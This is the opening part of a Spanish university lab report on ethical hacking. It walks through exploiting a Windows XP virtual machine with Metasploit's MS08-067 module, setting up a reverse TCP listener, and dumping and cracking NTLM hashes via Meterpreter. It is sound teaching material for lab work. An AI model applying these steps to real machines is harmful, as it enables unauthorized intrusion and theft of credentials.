INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

Informe Técnico de Hacking Ético en Máquinas Vulnerables (Kali Linux, Windows XP,

Windows Server 2003 y Ubuntu

Universidad Tecnológica del Chocó “Diego Luis Córdoba”

Docente

ING Rafael Sandoval Morales

Asignatura

Seguridad y Auditoría en Redes

Estudiante

Yeiber A. Mena Robledo

Quibdó/Chocó

03/09/2025

INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

TABLA DE CONTENIDO

1. INTRODUCCIÓN 6

2. OBJETIVOS 7

3. CAPITULO #1: DESARROLLO DEL LABORATORIO 8

3.1 Escaneo a la IP de Windows XP 8
3.2 Ingreso al msfconsole y cargar el exploit 9
3.3 Configuración y Preparación para el Ataque 9
3.4 Ejecución del Exploit y Obtención de Acceso 11
3.5 Extracción de Credenciales 12
3.6 Cracking de Contraseñas Offline 13
3.7 Interacción Directa con la Consola del Sistema 15
3.8 Navegación hacia el Directorio del Usuario 16
3.9 Verificación Visual de la Explotación 18

4 CAPITULO #2: DESARROLLO DEL LABORATORIO 19

4.1 Creación del directorio de trabajo 19
4.1 Creación del payload con msfvenom 20
4.2 Configuración de servidor web para transferencia del ejecutable 21
4.3 Publicación del ejecutable en el servidor web 21
4.4 Acceso al archivo malicioso desde la máquina víctima 22
4.5 Búsqueda y selección del módulo handler 23
4.6 Ejecución del Listener y Establecimiento de la Sesión Meterpreter 24
4.7 Ejecución del Payload en la Máquina Víctima 25
4.8 Escala de privilegios 26
4.9 Extracción de Hashes y Enumeración de Procesos 27
4.9.1 Extracción de Hashes de Contraseñas 27
4.9.2 Enumeración de Procesos 27
4.10 Migración de Procesos 28
4.11 Verificación de la Migración de Procesos 29

5 CAPITULO #2: DESARROLLO DEL LABORATORIO 30

5.1 Instalación de Ubuntu 30
5.1.1 Configuración Inicial: Selección de Idioma 31
5.1.2 Tipo de Instalación 31
5.1.3 Configuración del Disco de Instalación 32
5.1.4 Creación del Usuario de la Máquina Virtual 34
5.1.5 Configuración de la Zona Horaria 35
5.1.6 Revisión y Finalización de la Instalación 35

5.1.7 Finalización de la Instalación 36
5.2 Configuración de Red en la Máquina Virtual 37
5.3 Escaneo y Reconocimiento de la Máquina Linux 38
5.4 Creación de directorio 39
5.5 Generación del ejecutable malicioso con msfvenom 40
5.6 Permisos y directorios 41
5.7 Configuración y Lanzamiento del Exploit en Metasploit 41
5.8 Verificación del Sistema Comprometido 42
5.9 Listar procesos 43

4. CONCLUSIÓN 45

5. REFERENCIAS 46

INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

TABLA DE ILUSTRACIÓN

Ilustración 1-scaneo a la IP de Windows XP 8
Ilustración 2-Ingreso al msfconsole y cargar el exploit 9
Ilustración 3-Configuración y Preparación para el Ataque 10
Ilustración 4-Ejecución del Exploit y Obtención de Acceso 12
Ilustración 5-Extracción de Credenciales 13
Ilustración 6-Cracking de Contraseñas Offline 13
Ilustración 7-Procesos 14
Ilustración 8-Interacción Directa con la Consola del Sistema 16
Ilustración 9-Navegación hacia el Directorio del Usuario 17
Ilustración 10-Creacion de carpeta 18
Ilustración 11-Verificación Visual de la Explotación 19
Ilustración 12-Creación del directorio de trabajo 20
Ilustración 13-Creación del payload con msfvenom 20
Ilustración 14-Configuración de servidor web para transferencia del ejecutable 21
Ilustración 15-Publicación del ejecutable en el servidor web 22
Ilustración 16-Acceso al archivo malicioso desde la máquina víctima 23
Ilustración 17-Búsqueda y selección del módulo handler 24
Ilustración 18-Ejecución del Listener y Establecimiento de la Sesión Meterpreter 25
Ilustración 19-Ejecución del Payload en la Máquina Víctima 26
Ilustración 20-Privilegios 27
Ilustración 21-Extracción de Hashes y Enumeración de Procesos 28
Ilustración 22-Migración de Procesos 28
Ilustración 23-Verificación de la Migración de Procesos 29
Ilustración 24-Instalación de Ubuntu 30
Ilustración 25-Configuración Inicial: Selección de Idioma 31
Ilustración 26-Tipo de Instalación 32
Ilustración 27-Configuración del Disco de Instalación 33
Ilustración 28-Creación del Usuario de la Máquina Virtual 34
Ilustración 29-Configuración de la Zona Horaria 35
Ilustración 30-Revisión y Finalización de la Instalación 36
Ilustración 31-Finalización de la Instalación 37
Ilustración 32-Configuración de Red en la Máquina Virtual 38
Ilustración 33-Escaneo y Reconocimiento de la Máquina Linux 39
Ilustración 34-Creación de directorio 39
Ilustración 35-Generación del ejecutable malicioso con msfvenom 40

Ilustración 36-Permisos y directorios 41
Ilustración 37-Configuración y Lanzamiento del Exploit en Metasploit..... 42
Ilustración 38-Verificación del Sistema Comprometido..... 43
Ilustración 39-Listar procesos..... 44

INFORME TÉCNICO DE HACKING ÉTICO EN MÁQUINAS VULNERABLES (KALI LINUX, WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU)

1. INTRODUCCIÓN

El presente informe tiene como propósito documentar una práctica de hacking ético realizada en un entorno controlado, empleando como herramientas y sistemas principales Ubuntu, Windows XP, Windows Server 2003 y Ubuntu. Se detallarán paso a paso las configuraciones y comandos implementados para lograr explotar las vulnerabilidades de las maquinas objetivo (Windows XP, Windows Server 2003 y Ubuntu).

2. OBJETIVOS

Objetivo General

Realizar pruebas de hacking ético en un entorno controlado, utilizando diferentes sistemas operativos, con el fin de comprender sus vulnerabilidades.

Objetivos Específicos

- **Configurar un entorno controlado de pruebas** que incluya Ubuntu, Windows XP, Windows Server 2003 y Linux Mint, para explotar las vulnerabilidades.
- **Identificar vulnerabilidades** comunes presentes en los sistemas seleccionados.
- **Aplicar técnicas de explotación** controlada para demostrar cómo un atacante podría aprovechar dichas vulnerabilidades.
- **Documentar los hallazgos** para tener en cuenta en los sistemas reales.

3. CAPITULO #1: DESARROLLO DEL LABORATORIO

3.1 Escaneo a la IP de Windows XP

El primer paso para la explotación de la maquina virtual Windows XP, es realizar un escaneo para detectar vulnerabilidades y en base a eso, tomar acciones y saber que puertos atacar.




Ilustración 1-scaneo a la IP de Windows XP

3.2 Ingreso al msfconsole y cargar el exploit

Antes de cargar el exploit, es necesario ingresar al modo de consola de metasploit, esto lo hacemos con el comando **msfconsole,** Una vez entramos a la consola, cargamos el exploit típico de XP, como se muestra en la siguiente imagen.




Ilustración 2-Ingreso al msfconsole y cargar el exploit

3.3 Configuración y Preparación para el Ataque

El proceso de explotación continuó con la configuración de los parámetros dentro de la consola de Metasploit. Una vez seleccionado el exploit **windows/smb/ms08_067_netapi**, se procede a configurar las IP.

En primer lugar, se estableció la dirección IP de la máquina objetivo (el sistema Windows XP), que fue designada como 178.90.90.5 mediante el comando **set RHOSTS**. Posteriormente, se definió la dirección IP de la máquina atacante, 178.90.90.6, utilizando el comando **set LHOST**. Esta IP es fundamental, ya que es el punto de escucha al cual se conectará el **payload** una vez que el ataque sea exitoso.

Para garantizar la correcta configuración antes de la ejecución, se utilizó el comando **show options**. Esto permitió verificar que todos los parámetros del **exploit** y del **payload**, incluido el puerto de escucha (4444) para la conexión **reverse_tcp**, estuvieran correctamente establecidos.




Ilustración 3-Configuración y Preparación para el Ataque

3.4 Ejecución del Exploit y Obtención de Acceso

Una vez obtenida la sesión de **Meterpreter**, Se pudo interactuar con el sistema comprometido. Se ejecutaron los siguientes comandos:

- **sysinfo**: Se utilizó este comando para obtener información detallada del sistema, confirmando que la máquina objetivo es **Windows XP Service Pack 3**. La información muestra el nombre del equipo **(YEIBER-E7E5FE63**), la arquitectura (**x86**) y el idioma (**español**), validando la información que se ve en la ilustración.
- **getuid**: Este comando se empleó para verificar los privilegios de la sesión actual. El resultado **Server username: NT AUTHORITY\SYSTEM** esto es importante, ya que confirma que se ha obtenido el máximo nivel de privilegios en el sistema, lo que permite realizar prácticamente cualquier acción.

La obtención de una sesión con privilegios **SYSTEM** demuestra que la explotación de la vulnerabilidad fue completa y exitosa.




Ilustración 4-Ejecución del Exploit y Obtención de Acceso

3.5 Extracción de Credenciales

Una vez que se obtuvo acceso al sistema con privilegios elevados (**NT AUTHORITY\SYSTEM**), se procedió a la fase de post-explotación. El objetivo fue extraer las credenciales de los usuarios locales del sistema comprometido.

Para lograr esto, se ejecutó el comando **hashdump** en la sesión de Meterpreter. Este comando extrae los hashes NTLM de los usuarios almacenados en la base de datos de seguridad del sistema (SAM).

```
meterpreter > hashdump
Administrador:500:34a6542eb962fe9f7584248b8d2c9f9e:7507356c6400cbad5adceef222
32afb7:::
Asistente de ayuda:1000:9691f07e6cf8fd79583d8d67e59e23d6:c6b980834fe38f4ca83a
1cc37ff62f9e:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:ea19131227f1f303b0480b
066679a965:::
Yeco:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
meterpreter >
```

Ilustración 5-Extracción de Credenciales

3.6 Cracking de Contraseñas Offline

Después de obtener los **hashes** de los usuarios, se procedió a la fase de **cracking de contraseñas** para intentar obtener el texto plano de las mismas. Este proceso se llevó a cabo utilizando una herramienta en línea conocida como **crackstation**.

Se ingresaron los hashes de los usuarios **Administrador** y **Yeco** en la herramienta. Como se puede observar en la imagen, el hash del usuario **Administrador** (7507356c6400cbad5adceef22232afb7) fue descifrado con éxito, revelando que la contraseña en texto plano es **colombia**.





Ilustración 6-Cracking de Contraseñas Offline

Este comando muestra una lista de todos los procesos que se están ejecutando en el sistema comprometido. El análisis de esta lista es fundamental para entender la actividad del sistema, identificar aplicaciones en funcionamiento y, potencialmente, descubrir procesos sospechosos o de interés para la post-explotación.

Como se puede ver en la imagen, el listado de procesos incluye detalles como:

- **PID** (Process ID): Un número único que identifica cada proceso.
- **PPID** (Parent Process ID): El identificador del proceso que inició el proceso actual.
- **Name**: El nombre del archivo ejecutable del proceso, como smss.exe o winlogon.exe.
- **User**: El usuario bajo el cual se está ejecutando el proceso. Se observa que la mayoría de los procesos críticos se ejecutan con privilegios de **NT AUTHORITY\SYSTEM**, mientras que otros, como ctfmon.exe y wuauclt.exe, se ejecutan bajo el usuario local **Yeco**.



```
meterpreter > ps

Process List
============

 PID   PPID  Name         Arch  Session  User                  Path
 ---   ----  ----         ----  -------  ----                  ----
 0     0     [System Pr
             ocess]
 4     0     System       x86   0        NT AUTHORITY\SYS
                                         TEM
 352   4     smss.exe     x86   0        NT AUTHORITY\SYS      \SystemRoot\Syste
                                         TEM                   m32\smss.exe
 460   644   alg.exe      x86   0        NT AUTHORITY\SER      C:\WINDOWS\System
                                         VICIO LOCAL           32\alg.exe
 500   1408  ctfmon.exe   x86   0        YEIBER-E7E5FE63\      C:\WINDOWS\system
                                         Yeco                  32\ctfmon.exe
 576   352   csrss.exe    x86   0        NT AUTHORITY\SYS      \??\C:\WINDOWS\sy
                                         TEM                   stem32\csrss.exe
 600   352   winlogon.e   x86   0        NT AUTHORITY\SYS      \??\C:\WINDOWS\sy
             xe                          TEM                   stem32\winlogon.e
                                                               xe
 644   600   services.e   x86   0        NT AUTHORITY\SYS      C:\WINDOWS\system
             xe                          TEM                   32\services.exe
 656   600   lsass.exe    x86   0        NT AUTHORITY\SYS      C:\WINDOWS\system
                                         TEM                   32\lsass.exe
 764   976   wuauclt.ex   x86   0        YEIBER-E7E5FE63\      C:\WINDOWS\system
             e                           Yeco                  32\wuauclt.exe
```

Ilustración 7-Procesos

3.7 Interacción Directa con la Consola del Sistema

Tras el reconocimiento de los procesos, Se optó por establecer una interacción directa con la línea de comandos del sistema operativo comprometido. Se utilizó el comando **shell** dentro de la sesión de Meterpreter, el cual generó una nueva sesión de consola.

Una vez dentro de la **shell**, se verificó la versión del sistema operativo. La respuesta de la consola confirmó que se trataba de **Windows XP [Versión 5.1.2600]**, validando la información obtenida en pasos anteriores.

Posteriormente, se ejecutaron comandos básicos de navegación y reconocimiento del sistema de archivos:

- **cd ..**: Se utilizó este comando en repetidas ocasiones para moverse a los directorios superiores, hasta llegar a la raíz del disco (C:\>).
- **dir**: Una vez en el directorio raíz, se ejecutó este comando para listar el contenido. La salida mostró las carpetas estándar de un sistema Windows, como **Archivos de programa**, **Documents and Settings** y **WINDOWS**.




Ilustración 8-Interacción Directa con la Consola del Sistema

3.8 Navegación hacia el Directorio del Usuario

Con el acceso a la línea de comandos, el siguiente objetivo fue explorar el sistema de archivos para encontrar información sensible. Primero nos dirigimos al directorio **Documents and Settings**, Una vez en este directorio, se utilizó el comando **dir** para listar su contenido. La salida mostró las carpetas de los usuarios **All Users** y **Yeco**.

El investigador procedió a navegar hacia la carpeta del usuario **Yeco** utilizando el comando **cd Yeco**. Una vez dentro de este directorio, se ejecutó nuevamente el comando **dir** para listar los contenidos.

